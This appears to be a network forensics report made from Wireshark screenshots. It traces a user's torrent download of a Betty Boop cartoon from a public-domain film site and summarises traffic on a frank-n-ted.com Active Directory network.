
- An illegal download was observed from 168.215.194.14 (files.publicdomaintorrents.com) using HTTP (80).
- The user downloaded an AVI file titled Betty-Boop_Rhythm-on-the-Reservation.avi.torrent.




```
eth.addr == 00:16:17:18:66:c8 && http.request.method == GET

No.    Time                          Source               Destination              Protocol  Length Info
 58335 2021-06-05 08:44:09.345805200 BLANCO-DESKTOP.do… files.publicdomaint… HTTP       465 GET /divxi.jpg HTTP/1.1
 58462 2021-06-05 08:44:10.365668800 BLANCO-DESKTOP.do… www.assoc-amazon.com HTTP       415 GET /s/ads.js HTTP/1.1
 58511 2021-06-05 08:44:11.093143400 BLANCO-DESKTOP.do… files.publicdomaint… HTTP       531 GET /usercomments.html?movieid=513 HTTP/1.1
 58598 2021-06-05 08:44:12.133078300 BLANCO-DESKTOP.do… www.assoc-amazon.com HTTP       427 GET /s/ads-common.js HTTP/1.1
 58634 2021-06-05 08:44:12.427347200 BLANCO-DESKTOP.do… rcm-na.assoc-amazon… HTTP       885 GET /e/cm?t=publicdomai0f-20&o=1&p=48&l=op1&pvi
 58706 2021-06-05 08:44:13.068363000 BLANCO-DESKTOP.do… fls-na.amazon-adsys… HTTP      1067 GET /1/associates-ads/1/OP/?cb=1531628232887&p=
 58879 2021-06-05 08:44:13.874802200 BLANCO-DESKTOP.do… files.publicdomaint… HTTP       589 GET /bt/btdownload.php?type=torrent&file=Betty_
 58923 2021-06-05 08:44:14.071108200 BLANCO-DESKTOP.do… ftp.osuosl.org       HTTP       195 GET /version-1.0 HTTP/1.1
 58927 2021-06-05 08:44:14.080544800 BLANCO-DESKTOP.do… torrent.ubuntu.com   HTTP       423 GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3%17
 59168 2021-06-05 08:44:14.738996200 BLANCO-DESKTOP.do… files.publicdomaint… HTTP       434 GET /bt/announce.php?info_hash=%1d%da%0dH%a8%98
 59198 2021-06-05 08:44:14.815683500 BLANCO-DESKTOP.do… moonstar.publicdoma… HTTP       434 GET /announce?info_hash=%1d%da%0dH%a8%98%bd%81%
 59292 2021-06-05 08:44:15.098793400 BLANCO-DESKTOP.do… files.publicdomaint… HTTP       253 GET /bt/scrape.php?info_hash=%1d%da%0dH%a8%98%b
 59312 2021-06-05 08:44:15.145152200 BLANCO-DESKTOP.do… moonstar.publicdoma… HTTP       253 GET /scrape?info_hash=%1d%da%0dH%a8%98%bd%81%5c

▾ Hypertext Transfer Protocol
  ▾ GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n
    ▾ [Expert Info (Chat/Sequence): GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n]
        [GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n]
```

Setting up Domain Controller (DC) and Active Directory (AD) Network

- The *frank-n-ted.com* webserver was set up on the company network.
- The largest percentage of packets were transferred using TCP (91.8%).
- The largest percentage of bytes were transferred via TCP/HTTP (93.5%/71.5%).



```
ip.addr == 10.6.12.0/24

No.    Time                          Source                Destir
 53628 2021-06-05 08:43:44.450732200 Frank-n-Ted-DC.fr…    LAPTC
 53629 2021-06-05 08:43:44.452452000 DESKTOP-86J4BX.fr…    10.6.
 53630 2021-06-05 08:43:44.454211800 DESKTOP-86J4BX.fr…    10.6.
 53631 2021-06-05 08:43:44.455975000 DESKTOP-86J4BX.fr…    10.6.
 53632 2021-06-05 08:43:44.458201000 LAPTOP-5WKHX9YG.f…    Frank
 53633 2021-06-05 08:43:44.461656000 Frank-n-Ted-DC.fr…    LAPTC
 53634 2021-06-05 08:43:44.463383400 LAPTOP-5WKHX9YG.f…    Frank
 53635 2021-06-05 08:43:44.466337200 Frank-n-Ted-DC.fr…    LAPTC
 53636 2021-06-05 08:43:44.468562800 LAPTOP-5WKHX9YG.f…    Frank
 53637 2021-06-05 08:43:44.472021100 Frank-n-Ted-DC.fr…    LAPTC
 53638 2021-06-05 08:43:44.473749800 LAPTOP-5WKHX9YG.f…    Frank
 53639 2021-06-05 08:43:44.476708100 Frank-n-Ted-DC.fr…    LAPTC
 53640 2021-06-05 08:43:44.479491300 bn3p.wns.notify.w…    LAPTC

      [Header checksum status: Unverified]
      Source: LAPTOP-5WKHX9YG.frank-n-ted.com (10.6.12.203)
      Destination: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12)
  ▸ User Datagram Protocol, Src Port: 58951 (58951), Dst Port: d
  ▾ Domain Name System (query)
    ▾ Transaction ID: 0xeddc
      ▸ [Expert Info (Warning/Protocol): DNS query retransmiss:
    ▸ Flags: 0x0100 Standard query
```



Protocol	Percent Packets	Packets	Percent Bytes
▾ Frame	100.0	9966	100.0
▾ Ethernet	100.0	9966	2.2
▾ Internet Protocol Version 4	100.0	9966	3.1
▸ User Datagram Protocol	7.8	778	0.1
▾ Transmission Control Protocol	91.8	9150	93.5
Transport Layer Security	5.6	558	11.5
▸ NetBIOS Session Service	4.6	461	1.8
Lightweight Directory Access Protocol	3.0	299	2.7
Kerberos	1.0	104	1.8
▸ Hypertext Transfer Protocol	0.3	34	71.5

The End